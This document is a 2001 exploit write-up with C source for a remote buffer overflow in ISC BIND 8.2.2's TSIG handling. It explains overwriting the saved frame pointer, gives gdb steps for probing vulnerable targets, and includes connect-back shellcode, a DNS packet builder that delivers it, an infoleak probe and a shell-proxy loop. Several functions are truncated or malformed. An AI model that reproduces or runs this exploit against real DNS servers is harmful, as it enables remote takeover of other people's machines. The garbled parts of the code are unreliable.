HOW DOES THE TSIG's BUG WORK, AND HOW TO EXPLOIT IT?

The NAI(1)'s discovered TSIG bug is serious, but not that much. To exploit it, you'll need lucky (or at least some well known host).

Actually, you get the stack modified, and all you can overwrite is `ebp`, not the return address. This give us a longer way to get the return address modified. I'll try to exemplify it on pureASCII graphics:

```
      | EBP | RET ADDRESS | FUNCTION PARAMETERS
      ^
      ESP
```

The named server after finding the TSIG RR, and checking that the key is not valid, by its rfc, it answers the question, but appends a truncated TSIG RR. The vulnerability is: the named calculates the message length by the fully qualified TSIG record, not by checking the truncated one.

When named starts to re-construct the answer, it skips the question, and then answers the truncated RR TSIG. The way we did it, we offer named a as much longer as question can be, so when it answers the TSIG, boom, we got our `ebp` modified.

EVERYTHING CAN'T BE SO TRIVIAL:

You are right! When the function named as "datagram_read" exits, the `ebp` is then changed, affecting its parent function that calls "`__evDrop`". `evDrop` needs a pointer to a structure, so it can process the event ok. When `ns_sign` overrun the stack, it fills in with "0x0011" (error code to `badkey`) and "0x0000" (other data len - only used when `errorcode = badtime`). In other words, you cannot fill in the LSB's `ebp` with arbitrary value. After some while, we found out that:

* To exploit it, you'll need the `ebp` `lsb` `>= 0x54`. That's because of `ebp`, and the internal `evDrop` local variables and the TSIG answer. A distribution should load as much environment variables as to make `ebp` least significant byte greater than `0x54`. Slackware almost do that, so it's not vulnerable by default. Redhat showed us that it is vulnerable. Other distros should be checked. We have made a probing method that would help you port it to your distribution.

* Getting your signatures:

- 1) boot your linux distro straight! - this is very important
- 2) get the process PID and then run `gdb`
- 3) type "`attach <pid_number>`"
- 3) (`gdb`) `continue`
- 4) run the probe mode.
- 5) if you get a `SIGABORT`, then your distribution is not vulnerable.
- 6) if you get a `SEGV`, you have great chances to exploit it :)
- 7) issue a "`i r ebp`" on `gdb`
take a look:
`ebp 0xbffff8dc`
^^-> this is the least significant byte,

if you don't know him :)
This value should be greater than 0x54. (in this case, it is vulnerable);

8) pass it as a parameter to the exploit, and you'll get there :)

* There are differences when the system runs "named" and when a user runs it. That's all because environment variables (when you log in, you load up a lot more of it). So you can scan both modes.

* PS: Now of Feb 4th, we have included the infoleak bug to probe for ebp values. - no more debug nor operating system probes.

(1) NAI is a registered trademark of Network Associates Inc. and it is copyrighted.

```
*/  
  
#include <stdlib.h>  
#include <stdio.h>  
#include <netdb.h>  
#include <netinet.h>  
#include <sys/time.h>  
#include <getopt.h>  
  
typedef unsigned char    u8;  
typedef unsigned short  u16;  
typedef unsigned long   u32;  
  
/* SHELLCODE - this is a connect back shellcode */  
  
u8 shellcode[]=  
"\x3c\x90\x89\xe6\x83\xc6\x40\xc7\x06\x02\x00\x0b\xac\xc7\x46"  
"\x04\x97\xc4\x47\xa0\x31\xd0\x89\x46\x08\x89\x46\x0c\x31\xc0\x89"  
"\x46\x28\x40\x89\x46\x24\x40\x89\x46\x20\x8d\x4e\x20\x31\xdb\x43"  
"\x31\xc0\x83\xc0\x66\x51\x53\x50\xcd\x80\x89\x46\x20\x90\x3c\x90"  
"\x8d\x06\x89\x46\x24\x31\xc0\x83\xd0\x10\x89\x46\x28\x58\x5b\x59"  
"\x43\x43\xff\x76\x20\xcd\x80\x5b\x4f\x74\x32\x8b\x04\x24\x89\x46"  
"\x08\x90\xbd\x7f\x00\x00\x01\x89\x6e\x04\xc7\x06\x03\x80\x35\x86"  
"\xb8\x04\x00\x00\x00\x8d\x0e\x31\xd2\x83\xc2\x0c\xcd\x80\xc7\x06"  
"\x02\x00\x0b\xab\x89\x6e\x04\x90\x31\xff\x47\xeb\x88\x90\x31\xc0"  
"\x83\xc0\x3f\x31\xc9\x50\xcd\x80\x58\x41\xcd\x80\xc7\x06\x2f\x62"  
"\x69\x6e\xc7\x46\x04\x2f\x73\x68\x00\x89\xf0\x83\xc0\x08\x89\x46"  
"\x08\x31\xc0\x89\x46\x0c\xb0\x0b\x8d\x56\x0c\x8d\x4e\x08\x89\xf3"  
"\xcd\x80\x31\xc0\x40\xcd\x80";  
/* DIVERSE OPERATING SYSTEMS NUMBERS */  
struct t_os  
{  
    u8  *name;  
    u32  ebp;  
    u32  desloc;  
};  
  
struct t_os OS[]={  
    {"Linux Slackware TMDLabs tests - Gustavo", 0xbffff8cc, 2 }  
    , {"Linux Redhat 6.1 8.2.2-P5 - Gustavo", 0xbffffc5c, 2 }  
    , { NULL, 0 }  
};  
  
int verbose=0;  
  
/* DNS STRUCTURE */  
struct t_query  
{  
    u16      id;  
    u8      rd:1, /* recursion desired */  
          tc:1, /* truncated message */  
          aa:1, /* authoritative answer */  
          opcode:4, /* message opcode */  
          qr:1; /* response flag */  
};
```

```

u8      rcode:4, /* response code */
        unused:2,

        pr:1, /* primary server required */
        ra:1; /* recursion available */
u16     qdcount, /* no of question entries */
        ancount, /* no of answers entries */
        nscount, /* no of authority entries */
        arcount; /* no of resource entries */
};

```

```

/* NETWORKING FUNCTIONS */

```

```

u32
dns2ip( host)
u8 *host;
{
    struct hostent *dns;
    u32      saddr;
    dns = gethostbyname( host);
    if (!dns)
        return 0xffffffff;
    bcopy( (char *)dns->h_addr, (char *)&saddr, dns->h_length);
    return ntohl(saddr);
}

```

```

int
udp_connect(u32 addr, u16 port)
{
    struct sockaddr_in client;
    int new_fd;

    new_fd = socket( AF_INET, SOCK_DGRAM, 0);
    if (new_fd < 0)
        return -1;

    bzero( (char *) &client, sizeof( client));
    client.sin_family = AF_INET;
    client.sin_addr.s_addr = htonl( addr);
    client.sin_port = htons( port);
    if (connect( new_fd, (struct sockaddr *) &client, sizeof(client)) < 0)
        return -2; /* cant bind local address */

    return new_fd;
}

```

```

u32 retrieve_local_info(int sock)
{
    struct sockaddr_in server;
    int socklen;
    socklen = sizeof(server);
    if (getsockname(sock, (struct sockaddr *) &server, &socklen) < 0)
    {
        printf("error in getsockname\n");
        exit(0);
    }
    return htonl(server.sin_addr.s_addr);
}

```

```

int
bind_tcp( u16 *port)
{
    struct sockaddr_in mask_addr;
    int sock, portno=25000; /* base_port */

    sock = socket( AF_INET, SOCK_STREAM, 0);
    if (sock < 0)
        return sock;

redo:
    mask_addr.sin_family = AF_INET;
    mask_addr.sin_port = htons( portno);
    mask_addr.sin_addr.s_addr = 0;
}

```

```

    if (bind(sock, (struct sockaddr*)&mask_addr, sizeof(mask_addr))<0)
    {
error:
        portno++;
        if (portno>26000)
        {
            printf("*** no TCP port to bind in.\n");
            exit(0);
        }
        goto redo;
    }
    if (listen( sock, 0)<0)
        goto error;

    printf(". TCP listen port number %d\n", portno);
    if (port)
        *port = portno;
    return sock;
}

```

/* DNS functions */

```

u8
*encode_name( u8 *data, int *out_size)
{
    int i,n;
    static u8 out[1024];
    u8 *head;

    head = out;
    snprintf(out, sizeof(out), "%s", data);
    *out_size = strlen(out);
    for (n=0,i=1;i<*out_size;i++)
    {
        if (out[i]!='.')
        {
            *head = n;
            head = &out[i];
            n=0;
        }
        else n++;
    }
    *head=n;
    return out;
}

```

```

void fill_domainname(u8 *fill, int size)
{
    u8 c='A';
    while (size)
    {
        int n,i;

        if (size>63) n=62;
        else n=size-1;

        *fill+=n;
        if (c!=0x44)
            memset(fill, c, n);
        else
            for (i=0;i<n;i++) fill[i]=i;
        c++;
        fill+=n;
        size-=(n+1);
    }
}

```

```

/* SHELL CODE ASSEMBLY */
u8 *assembly_shellcode( u32 ebp)
{

```

```

static u8      buff[512];
u8            *shell;
u32          ret_addr, addr, offset, pad_offset;

addr = ebp & ~(0xff);
offset = ebp & 0xff;

if (offset < 0x54)
{
    printf("this ebp is not vulnerable. sorry!\n");
    exit(0);
}

offset = 0x22b - offset;

shell = buff;
pad_offset = sizeof(shellcode)-1;

ret_addr = addr - offset - 1;          /* perfect align :) */

memcpy(shell, shellcode, sizeof(shellcode));
fill_domainname( &buff[pad_offset], (offset-pad_offset));
/* fill ebp data */
shell = &buff[offset];
*shell=16;                               shell++;
*(u32 *)shell = 6;                       shell+=4; /* evDrop event */
*(u32 *)shell = ret_addr;                 shell+=4; /* return address */
*(u32 *)shell = ebp; shell+=4;           /* ebp info */
*(u32 *)shell = addr;                     /* evDrop event pointer */
offset+=17;
fill_domainname( &buff[offset], 488-offset);

buff[488]=0;
return buff;
}

int
assembly_dns_query( u8 *packet, u32 ebp)
{
    struct t_query      *hdr;
    u8                  *data, *encoded_shell;
    int                 size;

    bzero(packet, sizeof(struct t_query));
    hdr = (struct t_query *)packet;

    hdr->id = getpid();
    hdr->qdcount = 1;
    hdr->opcode = 0; /* QUERY */
    hdr->arcount = 1; /* yes, we have the TSIG here */

    data = (u8 *)(hdr + 1);

    encoded_shell = assembly_shellcode( ebp);
    memcpy(data, encoded_shell, 489);
    data += 489;
    *(u16 *)data = htons(1);          /* QUERY type */
    data += sizeof(u16);
    *(u16 *)data = htons(1);          /* QUERY class */
    data += sizeof(u16);
    *data++ = 0;                       /* RR DOMAIN NAME (none) */
    *(u16 *)data = htons(250);         /* TSIG RR type */
    data += sizeof(u16);
    *(u16 *)data = htons(255);         /* TSIG RR class = ANY */
    data += sizeof(u16);

    /* switch host to network byte ordering (HEADER ONLY!) */
    hdr->id = htons( hdr->id);

```

```

    hdr->qdcount = htons( hdr->qdcount);
    hdr->ancount = htons( hdr->ancount);
    hdr->nscount = htons( hdr->nscount);
    hdr->arcount = htons( hdr->arcount);

    return (data - packet);
}

int
assembly_dns_infoleak_query( u8 *packet)
{
    struct t_query      *hdr;
    u8                  *data, *encoded_zone;
    int                 size;

    bzero(packet, sizeof(struct t_query));
    hdr = (struct t_query *)packet;

    hdr->id = getpid();
    hdr->opcode = 1;                               /* IQUERY */
    hdr->rd = 1; hdr->ra = 1;
    hdr->ancount = 1;

    data = (u8 *) (hdr + 1);
    fill_domainname( data, 440);
    data[440]=0;
    data+=441;

    *(u16 *)data = htons(1);                       /* A type */
    data += sizeof(u16);
    *(u16 *)data = htons(1);                       /* CHAOS class */
    data += sizeof(u16);
    *(u32 *)data = htonl(1);                       /* TTL */
    data += sizeof(u32);
    *(u16 *)data = htons(255);                     /* EVIL SIZE */
    data += sizeof(u32);
    /* switch host to network byte ordering (HEADER ONLY!) */
    hdr->id = htons( hdr->id);
    hdr->qdcount = htons( hdr->qdcount);
    hdr->ancount = htons( hdr->ancount);
    hdr->nscount = htons( hdr->nscount);
    hdr->arcount = htons( hdr->arcount);

    return (data - packet);
}

int
assembly_dns_chaos_query( u8 *packet)
{
    struct t_query      *hdr;
    u8                  *data, *encoded_zone;
    int                 size;

    bzero(packet, sizeof(struct t_query));
    hdr = (struct t_query *)packet;

    hdr->id = getpid();
    hdr->qdcount = 1;
    hdr->opcode = 0;                               /* QUERY */

    data = (u8 *) (hdr + 1);

    encoded_zone = encode_name( "version.bind", &size);
    encoded_zone[size++] = 0;
    memcpy(data, encoded_zone, size);
    data += size;
    *(u16 *)data = htons(16);                      /* TXT type */
    data += sizeof(u16);
    *(u16 *)data = htons(3);                      /* CHAOS class */
    data += sizeof(u16);

    /* switch host to network byte ordering (HEADER ONLY!) */

```



```

hdr->id = htons( hdr->id);
hdr->qdcount = htons( hdr->qdcount);
hdr->ancount = htons( hdr->ancount);
hdr->nscount = htons( hdr->nscount);
hdr->arcount = htons( hdr->arcount);

return (data - packet);
}

void
check_data(int fd, u16 local_port, int probe)
{
    u8          pkt[1024];
                /* no packet can have more than this... */

    u32      ebp;
    u32      r_addr;
    u16      r_port;
    int      n,i;

    /* n = udp_read(fd, &r_addr, &r_port, pkt, sizeof(pkt)); */
    n = read(fd, pkt, sizeof(pkt));

    if (n < sizeof(struct t_query))
        return;
    else
    {
        struct t_query    *query;
        u8                *data;

        query = (struct t_query *)pkt;
        data = (u8 *) (query+1);
        if (verbose)
        {
            printf("recebi query de resposta: %d bytes\n", n);

            printf("packet id=%x\n", query->id);
            printf("rd %d, tc %d, aa %d, opcode %d, qr %d\n",
                query->rd, query->tc, query->aa, query->opcode, query->qr);
            printf("rcode %d, pr %d, ra %d\n",
                query->rcode, query->pr, query->ra);
            printf("counts: qd %d, an %d, ns %d, ar %d\n",
                htons(query->qdcount), htons(query->ancount), htons(query->nscount),
                htons(query->arcount));

            printf("\n**** RECV PACKET DUMP ****\n");
            for (i=0; i<n; i++)
            {
                if (!(i % 16)) printf("\n%04x ", i);
                printf("%02x ", pkt[i]);
            }

            printf("\n");
        }

        if (query->rcode==1 && query->opcode==1 && query->rd && query->qr)
            /* infoleak answer */
            {
                u32 local_addr;

                ebp = *(u32 *) &pkt[0x214];
                ebp -= 0x20;
                printf("\nbebp is %08x\n", ebp);
                if (probe)
                {
                    exit(0);
                }
                printf(". waiting for connect_back shellcode response... ");
                local_addr = retrieve_local_info(fd);
            }
    }
}

```



```

    }
    if (FD_ISSET(tcp, &fds))
    {
        int n;
        n = read(tcp, tmp, 256);
        if (n<0)
            goto end_conn;

        if (write(0, tmp, n)!=n) goto end_conn;
    }
}
}
end_conn:
close(tcp);
printf(". bye-bye. Stay tuned for more Tamandua Labs codes.\n");
exit(0);
}

```

```

/* INFO ON MAIN:
-----

```

This exploit will probe for bind's version, and then will try to exploit it. Thus, it gets the local address information, to connect back.

```

*/

```

```

int main(int argc, char **argv)
{
    u32                addr;
    int                dns_fd, local_fd;
    u8                 data[1024];
    u16                local_port;

    int                probe=0;

    fd_set             fd_r;
    struct timeval     tv;
    char               try_ch[4]="/-\\|";

    int                i, n, max_fd;

    printf(". ISC bind 8.2.2-x remote buffer-overflow for linux x86\n");
    printf(". (c)2001 Tamandua Laboratories - www.axur.com.br\n");
    printf(". (c)2001 Gustavo Scotti <scotti@axur.org>\n");

    for (;;)
    {
        int c;
        int option_index = 0;

        static struct option long_options[] =
        {
            { "help"      , no_argument  , NULL, 'h' },
            { "verbose"   , no_argument  , NULL, 'v' },
            { "probe"     , no_argument  , NULL, 'p' },
            { 0, 0, 0, 0 }
        };

        c = getopt_long(
            argc, argv,
            "hvp",
            long_options, &option_index);

        if (c == EOF)
            break;

        switch (c)
        {

```

```

                case 'h': /* help */
                    printf
                    (
" usage: %s [-phv] target\n"
"\n"
"-h, --help          this message\n"
"-v, --verbose       verbose\n"
"-p, --probe         probe only!\n"
"\n", argv[0]
                    );
                    return 0;

                break;
                case 'p': probe=1;
                    break;
                case 'v': /* verbose */
                    verbose=1;
                    break;
            }
        }

if (optind >= argc)
{
    printf( "* no target espedied\n");
    return 1;
}

addr = dns2ip(argv[optind]);
if (addr==0xffffffff)
{
    printf(" * could not resolve %s\n", argv[optind]);
    exit(0);
}

local_fd = bind_tcp(&local_port);
dns_fd = udp_connect( addr, 53);
n = assembly_dns_chaos_query( data);
write( dns_fd, data, n);
max_fd = 1+(local_fd > dns_fd ? local_fd : dns_fd);
printf( ". waiting for server response... ");

while (1)
for (n=0;n<20;)
{
    int i;

    printf( "\b%c", try_ch[(n%4)]);
    fflush(stdout);

    FD_ZERO( &fd_r);
    FD_SET( dns_fd, &fd_r);
    FD_SET( local_fd, &fd_r);

    tv.tv_sec = 0;
    tv.tv_usec = 50000;

    i =select( max_fd, &fd_r, NULL, NULL, &tv);
    if (!i) { n++; continue; }
    if (i>0)
        if (FD_ISSET(dns_fd, &fd_r)) check_data(dns_fd, local_port, probe);
        else
            if (FD_ISSET(local_fd, &fd_r)) proxy_loop(local_fd);
    }
}
/*
---- tmd info tag ----
# tmdl-003
v ISC Bind Server (8.2.2.x)
w february, 2nd 2001
a Gustavo Scotti (scotti@axur.org)
i do not run this behind a masquerade server. the shellcode is a connect
i back and it does probe for local address.
*/

```

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